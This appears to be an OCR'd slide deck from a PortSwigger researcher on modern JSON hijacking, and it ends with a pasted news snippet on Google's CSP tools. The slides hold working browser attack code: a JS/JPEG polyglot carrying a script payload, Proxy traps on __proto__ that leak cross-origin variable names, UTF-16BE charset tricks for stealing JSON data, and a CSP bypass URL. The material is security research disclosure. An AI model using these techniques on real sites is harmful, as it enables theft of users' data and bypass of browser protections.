JSON hijacking

For the modern web

About me

- I'm a researcher at PortSwigger
- I love hacking JavaScript
  `let:let{let:[x=1]}=[alert(1)]`
- I love breaking browsers
- @garethheyes

History of JSON hijacking

- Array constructor attack

```
function Array(){
   for(var i=0;i<this.length;i++){
      alert(this[i]);
   }
}
[1,2,3]
```

- Found by Joe Walker in 2007
- Worked against Gmail in 2007 by Jeremiah Grossman
- Fixed in every browser

History of JSON hijacking

- Object.prototype setter attack

```
Object.prototype.__defineSetter__('user',
function(obj){
   for(var i in obj) {
      alert(i + '=' + obj[i]);
   }
});
[{user:{name:"test"}}]
```

- Worked against Twitter
- Fixed in every browser

Journey of bug discovery


James:Can you create a polyglot js/jpeg?

Me:Yeah, that sounds like fun.

“Polyglot is something that executes in more than one language or format”

Anatomy of a jpeg

FF D8 FF E0



```
      0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F
      FF D8|FF E0 00 10 .J .F .I .F 00 01 01 01 00 48
010:  00 48 00 00|FF DB 00 43 00 01 01 01 01 01 01 01
020:  01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01
030:  01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01
040:  01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01
050:  01 01 01 01 01 01 01 01 01|FF DB 00 43 01 01 01
060:  01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01
070:  01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01
080:  01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01
090:  01 01 01 01 01 01 01 01 01 01 01 01 01 01|FF C0
0A0:  00 11 08 00 02 00 06 03 01 22 00 02 11 01 03 11
0B0:  01|FF C4 00 15 00 01 01 00 00 00 00 00 00 00 00
0C0:  00 00 00 00 00 00 00 09|FF C4 00 19 10 01 00 02
0D0:  03 00 00 00 00 00 00 00 00 00 00 00 00 00 06 08
0E0:  38 88 B6|FF C4 00 15 01 01 01 00 00 00 00 00 00
0F0:  00 00 00 00 00 00 00 00 07 0A|FF C4 00 1C 11 00
100:  01 03 05 00 00 00 00 00 00 00 00 00 00 00 00 08
110:  00 07 B8 09 38 39 76 78|FF DA 00 0C 03 01 00 02
120:  11 03 11 00 3F 00:86 F7 E7 1D A9 16 CA 77 30 D0
130:  14 F7 41 DC 5A 8E FB 31 19 26 5D C4 2A F4 5C 81
140:  7B DB 06 84 A0 75 17|FF D9
```

SEGMENTS	FIELDS	VALUES
START OF IMAGE	marker	FFD8
APPLICATION0 (DEFAULT HEADER)	marker/length	FFE0/16
	identifier	JFIF\0
	version	1.1
	units	1 (dpi)
	density	72x72
	thumbnail	0x0
DEFINE QUANTIZATION TABLE	marker/length	FFDB/67
	destination	0 (luminance)
	table (8x8)	{1} (100% quality)
DEFINE QUANTIZATION TABLE	marker/length	FFDB/67
	destination	1 (chrominance)
	table (8x8)	{1} (100% quality)
START OF FRAME	marker/length	FFC0/17
	precision	8
	line Nb	2
	samples/line	6
	components	3
	Id factor table	1 1x1 0 (LumY)
	Id factor table	2 2x2 1 (ChromCb)
	Id factor table	3 2x2 1 (ChromCr)
DEFINE HUFFMAN TABLE	marker/length	FFC4/21
	class	0 (DC)
	destination	0
	1 code of 1 bit	00
	1 code of 2 bits	09
DEFINE HUFFMAN TABLE	marker/length	FFC4/25
	class	0 (DC)
	destination	0
	1 code of 1 bit	00
	2 code of 3 bits	06 08
	3 code of 4 bits	38 88 B6
DEFINE HUFFMAN TABLE	marker/length	FFC4/21
	class	0 (DC)
	destination	1
	1 code of 1 bit	07
	1 code of 2 bits	0A
DEFINE HUFFMAN TABLE	marker/length	FFC4/28
	class	1 (AC)
	destination	1
	1 code of 2 bits	08
	3 code of 3 bits	00 07 B8
	5 code of 4 bits	09 38 39 76 78
START OF SCAN	marker/length	FFDA/12
	components	3
	selector / DC, AC table	
	1 / 0, 0	
	2 / 1, 1	
	3 / 1, 1	
	spectral select.	0..63
	successive approx.	00
IMAGE DATA ENTROPY-CODED SEGMENT	86F7E71DA916CA77300014 F741DC5A8EFB3119265DC4 2AF45C817BDB0684A07517	
END OF IMAGE	marker	FFD9

JPEG IS THE ENCODING STANDARD, JFIF IS THE FILE FORMAT

Anatomy of a jpeg

- Start of image marker:
  FF D8

- Application header:
  FF E0 00 00 ← Two bytes we control

Anatomy of a jpeg

- Guess which two bytes I chose?
- 2F 2A
- /*
- FF D8 FF E0 2F 2A 4A 46 49 46 00 01 01 01 00 48 00 48 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00…

Rest of app header

Valid JS variable

JS comment

Padding of nulls for 0x2f2a

Anatomy of a jpeg

- Inject our payload inside a jpeg comment
- FF FE 00 1C
- */=alert("Burp rocks.")/*


Anatomy of a jpeg

- At the end of the image we need to modify the image data
- Close our comment
- Inject a single line comment after
- *///
- 2A 2F 2F 2F FF D9

Anatomy of a jpeg

- That should work right?

```
<script src="polyglot/uploads/xss.jpg"></script>
```




```
SyntaxError: illegal character
����/*JFIF�□□□�H�H������������������������������������������
```

Anatomy of a jpeg

- We need a charset!

```
<script charset="ISO-8859-1"
src="polyglot/uploads/xss.jpg"></script>
```

- and we get our


Burp rocks.

JS Proxies

- What is a js proxy?

```
new Proxy(obj, handler);
```


- What is a handler?

- What is a trap?

```
new Proxy(obj,{has:function(target,name){}});
```

Hacking with JS Proxies

- Benjamin Dumke-von der Ehe found an interesting issue

- Overwriting __pith a js proxy can leak undefined

undefined_variable

```
<script>__proto__ = new Proxy(__proto__, {
  has: function (target, name) {
    alert(name);
  }
}); </script><script>undefined_variable</script>
```

Hacking with JS Proxies

- Vulnerability was fixed years ago in Firefox
- Every major browser supports Proxies. Edge, Chrome, Safari and Firefox
- Can we break the other browsers?

Hacking with JS Proxies

- Hacking Edge was pretty easy

```
__proto__.__proto__=new Proxy(__proto__,{
 has:function(target,name){
  alert(name);
 }
});
```

- __proto__.__proto__===[object EventTargetPrototype]

Hacking with JS Proxies

```
Object.setPrototypeOf(__proto__,new
Proxy(__proto__,{
 has:function(target,name){
  alert(name);
 }
}));
```

Hacking with JS Proxies

- Chrome was more difficult

```
__proto__.
__proto__.
__proto__.
__proto__.
__proto__
=new Proxy(__proto__,{
   has:function f(target,name){
      var str = f.caller.toString();
      alert(str);
   }
});
```

Hacking with JS Proxies

- Safari was easy once I hacked chrome

```
__proto__.__proto__.__proto__.__proto__=new
Proxy(__proto__,{
   has:function f(target,name){
      alert(name);
   }
});
```

- Same as edge `__proto__.__proto__=new Proxy`

Fun with charsets

- Stealing undefined variables is great but I wanted more
- Maybe using a charset I could convert the entire response to an undefined variable!
- Combining charsets and proxies

Fun with charsets

- Fuzzed charsets
- <!doctype HTML>
- {"":""}
- <root>test</root>

```
<?php
foreach($charsets  as $charset) {
	echo '<script src="doctype.php?charset='.$charset.'" charset="'.$charset.'"></script>';
	echo '<script src="json.php?charset='.$charset.'"  charset="'.$charset.'"></script>';
	echo '<script src="xml.php?charset='.$charset.'"  charset="'.$charset.'"></script>';
}
?>
```

Fun with charsets

- Interesting charsets Chrome: ISO-2022-CN,ISO-2022-KR,UTF-32BE,UTF-32LE,csiso2022kr,csucs4,csunicode,hz-gb-2312,iso-10646-ucs-2,iso-10646-j-1,iso-2022-cn,iso-2022-cn-ext,iso-2022-kr,ucs-2,ucs-4,UTF-16BE
- Interesting charsets IE:x-cp50227,ibm*,ebcdic-us-37+euro,ebcdic-se-278+euro,ebcdic-no-277+euro,ebcdic-latin9—euro,ebcdic-jp-kana,ebcdic-it-280+euro,ebcdic-is-871+euro,ebcdic-international-500+euro,ebcdic-gb-285+euro,ebcdic-fr-297+euro,ebcdic-fi-278+euro,ebcdic-es-284+euro,ebcdic-dk-277+euro,ebcdic-de-273+euro,ebcdic-cyrillic,ebcdic-cp-yu,ebcdic-cp-wt,ebcdic-cp-us,ebcdic-cp-tr,ebcdic-cp-se,ebcdic-cp-roece,ebcdic-cp-no,ebcdic-cp-nl,ebcdic-cp-it,ebcdic-cp-is,ebcdic-cp-he,ebcdic-cp-gr,ebcdic-cp-gb,ebcdic-cp-fr,ebcdic-cp-fi,ebcdic-cp-es,ebcdic-cp-dk,ebcdic-cp-ch,ebcdic-cp-ca,ebcdic-cp-be,cp*,UTF-16BE

Fun with charsets

- UTF-16BE big endian
- 0x41 === A
- UTF-16BE A === 0x00 0x41
- UTF-16LE A === 0x41 0x00

Fun with charsets

- Two bytes form a character
- When the bytes are combined they can produce a valid JavaScript variable
- {“ === 0x7b 0x22
- 0x7b22 === 筢

```
eval(String.fromCharCode(0x7b22));
```

Output: \u7B22 is not defined

Fun with charsets

```
__proto__.__proto__.__proto__.__proto__.__proto_
_=new Proxy(__proto__,{
    has:function f(target,name){
        var str = f.caller.toString();
        alert(str.replace(/./g,function(c){
c=c.charCodeAt(0);return
String.fromCharCode(c>>8,c&0xff); }));
    }
});
```

Demo

Where's the Firefox bug?

- I tried and tried to exploit Firefox
- Unfortunately Jesse Ruderman seems to have eliminated the proxy bugs

Hacking without Proxies

- Google patched proxy bug
- Can you steal data without proxies?
- If you control some of the JSON data then you can

Hacking without Proxies

- Injected UTF-16BE encoded script
- `=1337;for(i in window)if(window[i]===1337)alert(i)`
- Steals the data before

Hacking without Proxies

- Stealing the data after

```
setTimeout(function(){for(i in
window){try{if(isNaN(window[i])&&typeof
window[i]===/number/.source)alert(i);}))}catch(e){}}
});
++window.a
```

Hacking without Proxies

```
{"abc":"abcdsssdfsfds","a":"<?php echo
mb_convert_encoding("=1337;for(i in
window)if(window[i]===1337)alert(i.replace(/./g,functio
n(c){c=c.charCodeAt(0);return
String.fromCharCode(c>>8,c&0xff);}));setTimeout(func
tion(){for(i in window){try{if(isNaN(window[i])&&typeof
window[i]===/number/.source)alert(i.replace(/./g,functi
on(c){c=c.charCodeAt(0);return
String.fromCharCode(c>>8,c&0xff);}))}catch(e){}}});++
window.", "UTF-16BE")?>a":"dasfdasdf"}
```

CSS

- Apply the same techniques to CSS?
- Browsers stop parsing when encountering the doctype
- Most browsers check the mime type
- Chrome says stylesheet was interpreted but didn’t seem that way

Other charsets

- iso-10646-ucs-2
- More brittle than UTF-16BE
- Possible to import XML data as a js variable

Bypassing CSP

- UTF-16BE can be used to bypass CSP
- HTML structure before injection has to be a valid variable
- Anything after can be commented out

Bypassing CSP

```
<?php
header("Content-Security-Policy: default-src 'self'");
header("X-XSS-Protection: 0");
?>
<!doctype HTML><html>
<head>
<title>Test</title>
<?php
echo $_GET['x'];
?>
</head>
<body>
</body>
</html>
```

HTML structure before forms a valid variable

Same origin

Bypassing CSP

- <script%20src="/csp/csp_bypass_script.php?x=%2509%2500%253D%2500a%2500l%2500e%2500r%2500t%2500(%25001%2500)%2500%253B%2500%252F%2500%252F"%20charset="UTF-16BE"></script>


Inject script

UTF-16BE encoded payload =alert(1);//

UTF-16BE charset

Demo

Bypassing CSP



Google Releases Tools to Impr
Pindrop Security, Inc. [US] https://www.onthewire.io/google-releases-tools-to-improve-csp-protection-for-web-apps/
onthewire
HOME AUTHENTICATION PHONE FRAUD SOCIAL ENGINEERING MORE
Tweet
Share
Share
Share

Google Releases Tools to Improve CSP Protection for Web Apps

Written by **Dennis Fisher** on September 27, 2016 in **Hacking**

Google is releasing a pair of new tools to help developers create and implement safer content security policies to protect against cross-site scripting vulnerabilities in their web applications. And the company also is adding CSP adoption efforts to its bug bounty program.

Content security policy is a method that enables developers to specify which scripts can run on a page, which can defeat XSS attacks. Attackers use XSS in inject malicious scripts into web apps and target users with exploits. CSP is meant to help prevent these attacks by restricting some scripts from running, but it can be circumvented in a number of ways and also can be implemented poorly, allowing attacks to succeed. Google performed a large study of CSP implementations and found that 95 percent of the policies were not effective at preventing XSS attacks.

So the company has developed a tool called CSP Evaluator that can help developers see how a given policy would affect a web application. Google also has been working on ways to protect apps when normal CSP policies are bypassed and has implemented a system known as nonce-based CSP in some of its larger apps.

Subscribe to our newsletter

Email Address

